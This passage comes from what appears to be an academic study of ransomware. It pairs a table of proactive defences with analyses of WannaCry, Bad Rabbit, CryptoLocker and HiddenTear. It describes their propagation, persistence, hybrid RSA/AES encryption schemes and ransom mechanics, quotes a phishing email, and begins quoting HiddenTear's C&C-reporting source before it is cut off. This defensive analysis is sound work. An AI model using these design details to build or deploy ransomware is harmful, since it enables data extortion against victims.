Access Controls	Organisation	Establish access controls within the organisation	Implement and assign user roles, permissions and access controls. Limit access according to business need and job role of staff and employees.	A sophisticated access control policy lowers the risk of causing harm in important systems.	[17], [21], [25], [16], [23], [42]
Best Practices	All	Categorize data stored on computer	Categorize data based on organizational value and store data in appropriate sub-network. Depending on confidentiality of data, assign user roles.	The categorization of data, allows the administrator to have more control and safety for important data. The more critical the data, the more access controls can you define for this type of data.	[8], [23]
Antivirus	All	Use a reputable Antivirus client	An antivirus client should be installed on every system.	Antivirus clients are a must-have first level control mechanism for systems. Nowadays there exists huge indication indexes for various kinds of malware, including ransomware. An antivirus client lowers the infection risk noticeably, by quickly detecting and blocking suspicious files from the system.	[40], [17], [21], [25], [42]

Antivirus	All	Update Antivirus client	The antivirus client should always run on the latest version.	It is especially important to have up-to-date antivirus clients. The ransomware space is quickly growing, therefore it is recommended to feed the antivirus client with the latest indexes of suspicious files.	[40], [25], [47]
Backups	All	Create Backups	Create backups on a regular basis. Avoid network access to backups, i.e. create offline backups. Avoid using cloud providers.	Backups enables the user to retrieve the data of the system in case it gets removed, or encrypted irreversibly. Backup volumes should be stored offline, since ransomware can also scan and encrypt backup volumes if they are connected to the infected system. Users shouldn't rely on cloud services as well for the same reason.	[40], [17], [21], [10], [47], [8], [27], [23], [42]
Backups	All	Test Backups	Test your ability to revert to backups, in case of any future incident situations.	Testing the retrieval of backup files beforehand is an often overlooked, good practice to make sure that everything works as intended.	[17], [42]

Backups	All	Secondary Backups	Store secondary backups in preferably offline and offsite location.	Secondary backups provide an additional level of security, in case the primary backups fail in some way.	
Best Practices	All	Update/patch your software	Patches and updates should be applied generally on all software running on the system. This includes *e.g.,* the operating system, internet browsers, Adobe Flash Player, Java, and other commonly used or known to be vulnerable software.	It is generally best practice to regularly update and patch all software installed on a system. This mitigates the risk that a hacker could make use of an exploit in an application, that may already be fixed in a future software iteration.	[40], [17], [21], [25], [47], [8], [27], [23], [42]

Best Practices	All	Securely configure installed software	All software installed on the system needs to be properly configured, according to security recommendations. Notable examples include Microsoft Office components (Word, Excel, PowerPoint, Access, etc.). It is recommended to generally set up a system policy to disable macros and scripting. Refer to a reputable knowledge hub to check the recommended security configurations for all installed software, *e.g.,* NCP [41].	Misconfigured applications provide major targets for hackers. Oftentimes, network-facing applications can be configured much more securely than the default configuration.	[40], [16], [42]
Best Practices	Organisation	Block file sharing and download	Evaluate need and freedom for file/software sharing and download.	Especially in larger organisations and infrastructures, it can make sense to block unauthorized downloading and distribution of software within the network. This can help to reduce the risk of users downloading ransomware from malicious sources.	[40], [25], [16], [27]

Best Practices	Organisation	Block unauthorized applications	Third party applications should be blocked by default. Software platforms and applications should be inventoried.	In organisations, it makes sense to block third party applications by default, in order to have more strict control over the software running in the network. This lowers the chance of having a user in the network that runs malicious software.	[10], [27], [42]
Best Practices	Organisation	Provide sanitized software repositories	Use of a sanitized software repository service in order to guarantee that all system nodes run authorized software.	An in-house maintained repository service for software and development-library packages can help mitigate the risk of users downloading malicious content from untrusted sources.	[10], [27]
Best Practices	All	Block unused wireless connections	Switch off unused wireless connections, such as Bluetooth or infrared ports	It is best practice to disable any form of communication that is unused, as it reduces the attack surface of the system.	[40]

Best Practices	All	Monitor latest CVEs for all used software	CVE monitoring to stay up-to-date with the newest patches for installed software	It is helpful to keep track of CVE repositories in order to receive security updates for the software running on your system. This lowers the response time to patch the installed software in the event that it is affected by newly discovered vulnerability.	[10], [42]
Best Practices	Organisation	Block USB devices	Block unknown peripheral USB devices by default. If necessary, white-list any business critical device.	It is considered best practice to disable any unknown peripheral device communication with the system by default.	[27]
Email	All	Avoid suspicious emails	Suspicious email messages or attachments from unknown sources should not be opened or replied. Potentially harmful links should not be clicked on in the emails.	Since one of the most common ways to distribute ransomware is email, it is recommended to avoid taking risks when opening emails that look suspicious or harmful.	[40], [25], [47], [8], [27], [42]

Email	All	Spam filter for emails	Spam and phishing emails should be filtered by the email client or a third-party tool. Avoid e-mails from unknown sources.	An inbuilt spam filter makes it easier to know which emails can be potentially dangerous. Popular email services such as Google Mail are able to fall back on machine learning models trained with huge amount of data to identify harmful emails. They also claim that they are able to block 99.9% of all malicious email attachments sent to their clients [59].	[40], [47], [8], [27], [23], [42]
Internet Network	All	Set up a firewall	Keep Firewall and secure web gateway turned on and properly configured at all times.	Firewalls are crucial when it comes to network security. They can be seen as the first line of defense and the right setup can block all unknown outgoing and in-going connections, which could cause damage.	[40], [25], [8], [23]

Internet Network	Organisation	Set up ingress and egress traffic control	Run default-deny policies for all ingress and egress network traffic. White-list any ports and IP addresses that are verified legitimate. If not needed, FTP file sharing or desktop remote sharing protocols should be blocked, as well as any other protocol that may interfere with the network.	Default-deny policies guarantee that all established connections are verified and approved by the user.	[40], [8], [23], [42]
Internet Network	Organisation	Implement network segmentation and segregation	Network segmentation involves partitioning a network into smaller networks while network segregation involves developing and enforcing a rule set for controlling the communications between specific hosts and services. Limit access to outside networks, depending on networking zone.	Network segmentation and segregation are additional layers of defense, that mitigate the risk of widespread ransomware infection within the network.	[40], [25], [8], [23], [42]

Internet Network	All	Avoid unsafe and unreliable websites	Use a tool to block websites that are known to be unsafe. Additionally, do not frequent website that seem dubious. Avoid websites that do not use HTTPS when sharing data.	Similar to avoiding unknown or potentially harmful emails, a user should avoid suspicious websites, to reduce risk of infection. Websites that do not use end to end encryption with TLS and HTTPS should be treated with caution, as man in the middle attacks can be performed.	[40], [47], [27], [42]
Internet Network	All	Examine hyperlinks	Before clicking on a hyperlink in email or internet, be sure to look at the actual, full address that it leads to. To be extra careful, type addresses out manually instead of clicking on links.	There are many recorded phishing attempts of websites that use so-called look-alike domains. Such domains are near identical to their actual counterparts and exist to deceive the user into thinking they are visiting the legitimate website.[12] Usually phishers will attempt to mimic recognised brands to gain the user's trust.	[40]

Internet Network	All	Disable plugins and extensions for browsers	Disable insecure browser plugins and extension. Notable examples include: Javascript (if possible), Java, Adobe Flash Player	The practice of malvertising tricks the browser into downloading executable files, thereby Javascript is often used for execution of malicious code. Outdated technologies or technologies that are known to be frequently vulnerable, such as Java applets and Adobe Flash plugins, are often popular targets of hackers to distribute their ransomware.	[25], [47]
Internet Network	Organisation	Implement software defined networking	Setup and maintain best practices of network management and implement SDN.	SDN enables dynamic blacklisting and anomaly detection for requests by ransomware distribution and CC servers. SDN can evaluate DNS responses from inbound traffic, check whether the source is listed on a maintained blacklist, and block the request if necessary.	[10], [57], [8]

Internet Network	All	Install Ad-blocking software	Install tools to block third-party apps inside the browser.	Ransomware is often distributed via malicious ads. Blocking ads in general mitigates this risk.	[8], [23]
Internet Network	Organisation	Monitor network traffic	Inspect, log, scan and trace network traffic	Monitoring all network traffic is crucial to detect anomalies. Therefore this provides an additional layer of defense. Also, network logs can be useful for post mortem analysis and future ransomware detection.	[8], [23], [42]
Internet Network	Organisation	Block network access to unknown devices	Set up Bring-Your-Own-Device (BYOD) restrictions within the organisation. Do not let unknown devices establish connection with the network.	It is considered best practice to verify all devices that interact with any node of the network. This can only be guaranteed if a single, centralized instance is managing all devices.	[23], [42]
IT Service Management	Organisation	Conduct risk assessment on system's infrastructure	Conduct a risk assessment regularly for the IT infrastructure of the organisation.	The administrator of the network is required to know about potential risks and weak links in the systems, so that appropriate incident response plans can be created.	[17], [42]

IT Service Management	Organisation	Establish Cybersecurity framework	Implement a cybersecurity-response framework including incident response plan, data loss prevention, business continuity plan, vulnerability discovery and remediation processes.	A cybersecurity framework that is established beforehand helps immensely when an attack is taking place. Users and administrators can act upon the defined response processes and know exactly how they should react to an attack. This helps to reduce panic and guarantees business continuity.	[17], [47], [16], [27], [23], [42]
IT Service Management	Organisation	Test Cybersecurity framework	All policies within the Cybersecurity framework, especially including response and recovery plans should be tested.	Testing the framework is considered best practice to be optimally prepared for an attack.	[42]
IT Service Management	Organisation	Build staff awareness and train employees	Regularly train employees on newest best practices of e-hygiene. Build employee awareness for the general procedure of a ransomware attack. Train employees to combat common practices in social engineering.	Awareness and know-how is important for employees, as it greatly reduces potential infection vectors.	[17], [21], [25], [47], [16], [8], [27], [23]

IT Service Management	Organisation	Conduct periodic testing of employees	Employees need to be regularly assessed, in order to stay informed about the general awareness about latest ransomware attacking vectors in the organisation.	Testing and assessing employees helps to maintain a high degree of ransomware awareness in the organisation.	[47], [16], [8]
Password Management	All	Control password management	Apply to adequate password management policies. Ideally make use of a secure password management tool.	Password security is an additional layer of defense. Good password management decreases the chances of hijacking user accounts or systems.	[47]
Pentesting Risk Assessment	Organisation	Perform penetration testing on infrastructure network	Conduct penetration testing of systems and network in order to identify weaknesses and vulnerabilities in the system. Patch findings accordingly.	Testing all defense mechanisms, respectively layers of defense at once, raises the awareness of the overall security and helps to point out potential weak links in the system.	[17], [8], [42]

Table 2.1: Proactive defense mechanisms

Chapter 3

Analysis of Ransomware

In this section, five different ransomware attacks are analyzed and compared. For that, a set of metrics were defined and discussed to identify the level of risk of each ransomware and also how effective protections are against each of them.

3.1 Closed Source

3.1.1 WannaCry

Wannacry, also known as 'WCry', 'WannaCrypt', or 'Wana Decryptor' among other variations, was first discovered on 12 May 2017. Even though the actual attack only lasted four days, Wannacry is one of the most well-known ransomware examples for causing widespread global damage. 74 countries were affected, targeting businesses in the fields of healh care, education, telecommunication, transportation and others [43]. In response to the attack, Microsoft patched all major versions of their operating system Windows, including Windows 7 and 8, while patching even at the time legacy versions like Windows XP and Windows Server 2003 - which was seen as highly unusual for Microsoft [58].

Order of events

Distribution: The research report from Malwarebytes Labs [36] claims that despite allegations that Wannacry spread through a malicious email campaign, it was rather a calculated operation that specifically targeted systems with vulnerable public facing SMB ports. Such devices were then exploited through the usage of EternalBlue, a tool of an exploit kit that was previously leaked by the NSA, in order to get access on their networks. Once the attackers were in the network of a vulnerable system, they used DoublePulsar, another tool of the leaked exploit kit, to execute the installation and persistence process of the ransomware.

Infection & Communication: The ransomware is composed of two components; one of which is responsible for the further propagation of the ransomware within the neighbours of the system's network, the other component is responsible for the actual ransomware attack itself. The propagation service process is named 'mssecsvc2.0' which stands for 'Microsoft Security Center (2.0) Service'. This is a masquerade attempt to trick the user and potentially installed security suites into thinking that it's a legitimate system process [43]. As soon as the ransomware component is executed, the malware creates and stages a lot of configuration and setup files that will be used along the encryption routine. The whole ransomware binary stages the following files according to [43]:

1. RTF ransom message files translated in 28 languages
2. a bitmap file displaying instructions for the decryption process
3. a separate decryption tool instruction file, written in English
4. a file containing several .onion darknet addresses that point to the C&C servers
5. a packaged version of the TOR browser, in order to access above mentioned .onion links
6. a file containing the C&C server's public encryption key
7. a file deletion tool executable
8. a tool to invoke Remote Desktop Protocol (RDP) sessions, which is able to execute the ransomware on each session
9. the decryption and ransom message display tool executable

After all of these files are moved to their working directory, the ransomware changes their file explorer visibility to a hidden state. Furthermore, the malware attempts to grant all files full read and write access to other files in their working directory, as well as subdirectories [43]. Concurrently, Wannacry creates two registry keys, one of them allows the ransomware to run upon system start, the other key is used to specify the file location of the ransomware binary when it was first run. Another registry is modified, in order to change the desktop background to the bitmap decryption instruction file.

Targeted Files: A little over 170 file types are affected, including all major types of media formats. Microsoft's security team confirms the search and encryption of following file extensions [38]:

```
.123, .jpeg , .rb , .602 , .jpg , .rtf , .doc ,
.js , .sch , .3dm , .jsp , .sh , .3ds , .key ,
.sldm , .3g2 , .lay , .sldm , .3gp , .lay6 ,
.sldx , .7z , .ldf , .slk , .accdb , .m3u , .sln ,
.aes , .m4u , .snt , .ai , .max , .sql , .ARC ,
.mdb , .sqlite3 , .asc , .mdf , .sqlitedb , .asf ,
.mid , .stc , .asm , .mkv , .std , .asp , .mml ,
```

```
.sti , .avi , .mov , .stw , .backup , .mp3 , .suo ,
.bak , .mp4 , .svg , .bat , .mpeg , .swf , .bmp ,
.mpg , .sxc , .brd , .msg , .sxd , .bz2 , .myd ,
.sxi , .c , .myi , .sxm , .cgm , .nef , .sxw ,
.class , .odb , .tar , .cmd , .odg , .tbk , .cpp ,
.odp , .tgz , .crt , .ods , .tif , .cs , .odt ,
.tiff , .csr , .onetoc2 , .txt , .csv , .ost , .uop ,
.db , .otg , .uot , .dbf , .otp , .vb , .dch , .ots ,
.vbs , .der , .ott , .vcd , .dif , .p12 , .vdi ,
.dip , .PAQ , .vmdk , .djvu , .pas , .vmx , .docb ,
.pdf , .vob , .docm , .pem , .vsd , .docx , .pfx ,
.vsdx , .dot , .php , .wav , .dotm , .pl , .wb2 ,
.dotx , .png , .wk1 , .dwg , .pot , .wks , .edb ,
.potm , .wma , .eml , .potx , .wmv , .fla , .ppam ,
.xlc , .flv , .pps , .xlm , .frm , .ppsm , .xls ,
.gif , .ppsx , .xlsb , .gpg , .ppt , .xlsm , .gz ,
.pptm , .xlsx , .h , .pptx , .xlt , .hwp , .ps1 ,
.xltm , .ibd , .psd , .xltx , .iso , .pst , .xlw ,
.jar , .rar , .zip , .java , .raw.
```


Encryption: Wannacry uses a hybrid ransomware encryption technique which makes it as difficult as possible to decrypt the victim's data. Although Wannacry was released back in 2017, the overall procedure for new ransomware attacks still looks largely the same. Therefore we analysed all order of events in the encryption and decryption process and illustrate our findings in the overview below.

Client
(infected device)


Command & Control
Server

1 On the adversary's C&C server, public and private RSA key pairs are generated in preparation of the attack. In this example we will refer to the keys as S_PUBLIC and S_PRIVATE


2 Stored in the executable of the ransomware, is the public server key S_PUBLIC. For all infections, the S_PUBLIC key is identical. During the execution of the ransomware, for every individual client, another asymmetric RSA key pair is generated on the infected device itself. They are denoted as C_PUBLIC and C_PRIVATE in this example.




3 Immediately upon generation of the new key pair, the unique C_PRIVATE key is encrypted with the S_PUBLIC key, so that it can hold it to ransom. After this step, the attack's victim is unable to decrypt the C_PRIVATE key themselves, since the required S_PRIVATE key for decryption is stored at an unknown location in a hidden C&C server. Often, the server is located on the dark web behind an onion address.




4 Now the actual encryption of the files will take place. For every file on the client, a new AES key is generated. Upon the generation of every new FILE_KEY, the file is symmetrically encrypted with its corresponding AES key.



5 After the encryption of the files takes place, each FILE_KEY individually is then asymmetrically encrypted with the C_PUBLIC key.



6 **Decryption process**
If a victim now wants to decrypt their files, the encrypted file key first has to be decrypted with C_PRIVATE.
The client only has knowledge of the encrypted C_PRIVATE key S_PUBLIC C_PRIVATE. To decrypt it, we must know the S_PRIVATE key.
Therefore, by paying the ransom, the attacker (depending on their benevolence) can establish communication with the server to decrypt the individual's C_PRIVATE key.



Ransom demand: After the encryption has taken place, the executable ransom message tool is launched and informs the victim about the attack and potential decryption pro-

cess. At the same time, two timers are displayed to the user. One timer indicates the remaining time until the demanded ransom amount is doubled, and the other timer shows the remaining time until all files are irreversibly encrypted. In case the user doesn't pay after seven days, Wannacry executes a command which deletes all stored shadow copies of the files in the system, making it impossible to restore any data. The requested ransom amount is set to $300 worth of Bitcoins initially and doubles once after three days [43].

Wannacry's Kill Switch: Upon infection of a system, the installed Wannacry package tries to establish a connection with the domain "`www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com`". Security researcher Marcus Hutchins discovered this property in an independent analysis, a few hours after the Wannacry attack spread globally [22]. For further inspection he registered said domain to analyse the incoming traffic, only to find out that the establishing of connection to this domain was a hard-coded kill switch. All globally ongoing attacks came to a sudden halt, as soon as the infected systems connected to the newly registered domain. To this day, there is no verified explanation regarding the utility of this behaviour, it can only be speculated that this functionality served as an anti-sandbox analysis measure to the developers of Wannacry [39].

Key characteristics of Wannacry based on [34]:

- Masquerading as legitimate software (Microsoft Security Center).
- Network propagation through SMB vulnerability in Microsoft Windows.
- Command and control communication over TOR network.
- Encryption through AES-128 and RSA-2048.
- Countdown mechanism in ransom message.
- Bitcoin as payment provider.

3.1.2 Bad Rabbit

Bad Rabbit first came to public notice in October 2017. Researchers at MalwareLabs suggest that due to the reuse of many code segments, there is a high chance that the author of Bad Rabbit is the same as the one who created the previously well-known ransomware family Petya\NotPetya [33].

Order of events

Distribution: Bad Rabbit was distributed using a watering hole attack. Several compromised Russian media sites, convinced users to download a fake, altered version of an installation wizard for Adobe Flash Player. Although the executable must be run with Administration user privileges, Bad Rabbit relies on social engineering to make the user run the installer.

Infection & Communication: Upon starting the illegitimate Flash Player installer, Bad Rabbit creates a DLL that is stored in the systems folder. Through the administration privilege that is given during the startup of the launcher, the newly created DLL is loaded and executed. The DLL process then stores two files in the system that are necessary for the later encryption of the data. Bad Rabbit uses the open source encryption software DiskCryptor (or dcrypt) to encrypt the data of the infected client. The two files mentioned correspond to the kernel module of dcrypt and the binary that actually runs the encryption process after a system startup. Security researchers at Malwarebytes LABS presume that the AES encryption algorithm is used to encrypt the files [33].

The final preparation step before the actual encryption takes place is the setup of the malware's persistence, so that it isn't possible to close or remove the ransomware. The author of the malware used Windows Task Schedule to create two scheduled tasks. The first task makes sure that upon every system restart, the ransomware executable is launched. The other task forces a system restart after the encryption of all targeted files is completed. Airbus' Orion Malware report reveals that somewhen during the execution of the DLL process, Bad Rabbit performs a network discovery which looks out for all IP addresses in the victim's subnet [9].

Once a Windows client is found, Bad Rabbit tries to copy its malicious executables and DLLs on network shares via the WebDAV protocol. Simultaneously, Bad Rabbit also tries to propagate itself in the network by connecting itself to the Server Message Block servers with the help of a hard-coded list of commonly used passwords. Some cybersecurity researcher report that Bad Rabbit also makes use of the EternalRomance SMB exploit, a vulnerability that is closely related to the exploit used in WannaCry, EternalBlue [61, 33]. There is not much publicly known about the communication with the C&C server.

Targeted Files: The behavioural analysis from Malwarebytes LABS revealed that among the targeted directories, Bad Rabbit encrypts files inside the Windows system directory, '\Program Files', '\ProgramData' and '\AppData'. There are 114 known extensions that are targeted by Bad Rabbit. Among the extensions, Microsoft Office documents are targeted as well as common image extensions and compressed archives [33].

Encryption: A single AES key generated on the victim's system with the help of Microsoft's CryptoAPI is used to encrypt all targeted files. Bad Rabbit uses the open source encryption software DiskCryptor (or dcrypt) to encrypt the data of the infected client [33]. Similar to WannaCry, the symmetric AES key is then encrypted with a hard coded RSA public key that is stored in Bad Rabbit's source code.

Ransom demand: After the attack is completed, the system is rebooted and the previously mentioned scheduled task opens an application window displaying the ransom message, which blocks all user interactions with the operating system, so that the user is only able to read the message and input a decryption key. The message contains instructions on how to retrieve the decryption key. The ransomware author also hosted a sophisticated onion website for victims, which explained further details on the attack, such as remaining time until the demanded ransom increases, the assigned bitcoin address which the victim sends the ransom to, as well as a report box, that can be used for support and reporting problems [33].

Key characteristics of BadRabbit: [34]


- Masquerading as legitimate software (Adobe Flash Player).
- Network propagation over WebDAV and usage of EternalRomance exploit.
- Encryption through AES-128-CBC and RSA-2048.
- System Locking mechanism in ransom message.
- Countdown mechanism in ransom message.
- Bitcoin as payment provider.

3.1.3 CrpyoLocker

In September 2013, the first CryptoLocker cyberattack occurred. This particular ransomware targeted personal computers running Microsoft Windows. Compared to other ransomware attacks, CryptoLocker had a long lifespan and continued to infect systems until June 2014. This was due to the author of the ransomware continously improving and evolving the malware.

Order of events

Distribution: Initially CryptoLocker spread through malicious email attachments in form of executables disguised as PDFs. Such emails were sent to numerous businesses. At a later stage of CrytoLocker's lifespan, the distribution shifted towards using the peer-to-peer botnet Gameover Zeus [31]. This was a botnet that was based on components from an earlier trojan called ZeuS, which was one of the biggest threats in the cybersecurity space at that time. The infected clients of this malware were used to send massive amounts of spam emails, impersonating legitimate business communication stemming from online retailers and financial institutions. The affected received emails containing spoofed invoices, order confirmations and late pay notices, which pressured the victims into clicking on malicious links which executed the CrytoLocker ransomware attack [31]. An example of such email can be seen in figure 3.1.



Subject: 4829-2375
From: "Myrtle_Thomason" <Myrtle_Thomason@[redacted]>

Please see the attached Iolta report for 4829-2375.

We received a check request in the amount of $19,637.28 for the above referenced file. However, the attached report reflects a $0 balance. At your earliest convenience, please advise how this request is to be funded.

Thanks.

Myrtle_Thomason *

Accounts Payable

[redacted]

Myrtle_Thomason@[redacted]

[redacted]

*Not licensed to practice law.

This communication contains information that is intended only for the recipient named and may be privileged, confidential, subject to the attorney-client privilege, and/or exempt from disclosure under applicable law. If you are not the intended recipient or agent responsible for delivering this communication to the intended recipient, you are hereby notified that you have received this communication in error, and that any review, disclosure, dissemination, distribution, use, or copying of this communication is STRICTLY PROHIBITED. If you have received this communication in error, please notify us immediately by telephone at [redacted] or [redacted] and destroy the material in its entirety, whether in electronic or hard copy format.

Figure 3.1: Example of a spam email sent to CryptoLocker victims [24].

Infection & Communication: In the first discovered cases of CryptoLocker, upon starting up the malicious executable, the malware connected to a static domain to download a public key which is later used for the aymmetric encryption process. At a later time in the ransomware's lifecycle, researchers discovered that CryptoLocker connected to randomly generated domains, so that it was now harder to detect and blacklist connections made to the C&C server. The algorithm used here, was able to create hundreds of randomly generated C&C domains per day. When CryptoLocker is first executed, depending of the version at use, it creates several registry key entries in Windows' registry database. First, an auto-run registry key is created, so that the malware runs at startup. Second, an additional registry is created that enables the ransomware's execution even in the operating system's safe mode. Finally, the malware's configuration data together with the RSA public key retrieved from the C&C server is stored in another registry key [24].

Targeted Files: The list of targeted files grew over the lifetime of CryptoLocker, *e.g.,* although PDF files were not targeted in the first version of the ransomware, later updates of the malware showed that they were included. As a result of this, there are currently 72 file extensions that are known to be targeted by CryptoLocker, including all files from Microsoft's office suite, Adobe Creative Cloud products, images, and other files from commonly used business applications [24].

Encryption: CryptoLocker uses a hybrid encryption strategy, similar to the encryption process seen in WannaCry. The malware uses Window's inbuilt CryptoAPI to create symmetric keys and to encrypt the data on the infected device. Each file is encrypted with a unique AES key, which is afterwards encrypted with the RSA public key retrieved

from the C&C server earlier. After the encryption process, for each file the encrypted AES key, together with metadata and the encrypted file itself are written back to the system volume, overwriting the original file [24].

Ransom demand: The malware runs in the background and does not present itself to the user until all targeted files have been encrypted. e Subsequently, a window popup message is displayed to the user, which explains the attack and damage, as well as the payment required to receive a decyption key. Victims are also pressured into paying the ransom with a countdown clock as well as a message that tells the user, that any attempt to remove or damage the ransomware will lead to immediate destruction of all encrypted files.

Earliest versions of the ransomware featured dozens of payment providers, including the financial payment providers cashU, Ukash, Paysafecard, MoneyPak in addition to Bitcoin payments. Over the course of CryptoLocker's lifetime, almost all payment services were removed except MoneyPak and Bitcoin. It is unknown to security researchers why this decision was made [24].

In November 2013, CryptoLocker introduced a recovery service for victims that didn't pay the ransom in the requested time. The 'CryptoLocker Decryption Service' only accepted Bitcoin payments, which were depending on the user 6 - 30 times as high as the initially requested ransom [24].

Key characteristics of CryptoLocker: [24]

- Distribution through Gameover Zeus botnet.
- Continous updates to source code over the lifespan of the ransomware.
- Dynamic Domain generation in regards to C&C server communication.
- Encryption through AES-256-CALG and RSA-2048
- Countdown mechanism in ransom message
- Bitcoin and MoneyPak (gift & voucher card service) as payment providers

3.2 Open Source

3.2.1 HiddenTear

The HiddenTear ransomware is an open-source educational project that was created by researcher Utku Sen [46]. The code for the ransomware project was published to GitHub, however it has since been removed from the developer, as he deemed it later as mistake to make his malware publicly available. This can be attributed to the fact that many

new ransomware threats emerged, which were based on HiddenTear and other research projects of his [50]. The code base has since been republished unofficially to other GitHub repositories.

Analysis of the source code

The analysis of HiddenTear's source code shows a few notable properties. The code is written in C# while making use of some elements of Microsoft's .NET Framework, *e.g.,* the Windows Forms GUI kit. Interestingly, even though the Windows Forms kit is used, the developer does not make use of any graphical user interfaces. Not even the ransom message is displayed in an application window, as it's rather stored as a text file on the desktop of the victim's computer. It can be argued that the code quality is relatively poor and unprofessional. Variable names and class names are not optimally chosen and may not be clearly understandable at first sight. Method names are not consistently structured, as there is a mixture between the usage of camel case, pascal case and snake case naming conventions. Furthermore, there is no clear structure in the overall project's software package. In fact, almost all of the code is inside one module. There also doesn't exist any kind of architecture documentation and code blocks are sparsely commented. However, the overall size of the source code is pretty small, with just a little over 190 lines of code in its core module, which makes it possible to get a good understanding of the project. In the following paragraphs, there will be hands-on examples of the code, which will explain how certain features are implemented, from a technical point of view.

Order of events

Distribution: HiddenTear is an educational project that was not directly used in an actual real world attack, therefore the ransomware was never harmfully distributed in its original form. However, as mentioned earlier, HiddenTear did cause the creation of newly distributed ransomware threats, including 'Magic', 'May', 'MoWare', 'Franzi', 'Widia', and 'BlueHowl' among others [52]. Unfortunately, there does not exist much information in the literature about the distribution of these newly emerged threats. Due to the small size of infected users in these threats, it can only be assumed that more common and simple ways of distribution were utilized, such as emails, or drive-by-downloads.

Infection & Communication: After running HiddenTear's executable file, several preparation actions are taking place. This can be seen in the code excerpt below. First, the 'Form1' class is initialized, in which the global variables are defined for the URL of the C&C server and the system's user directory of the attack. The system environment name and user name are also determined with native system calls, which will, later in the process, be passed as a url parameter in the network request to the C&C server, so that the attacker is able to coordinate all ongoing attacks more easily. Since the developer is making use of Windows Forms, the application logic resides within an application window, which is however hidden from the user. While the application window is loading in

'Form1_Load' the window transparency is set to 0 and the property to show the application being run in the task bar is disabled. Lastly, the 'startAction' method is called, in which the attack takes place.

```
public partial class Form1 : Form
    {
        //Url to send encryption password and computer info
        string targetURL =
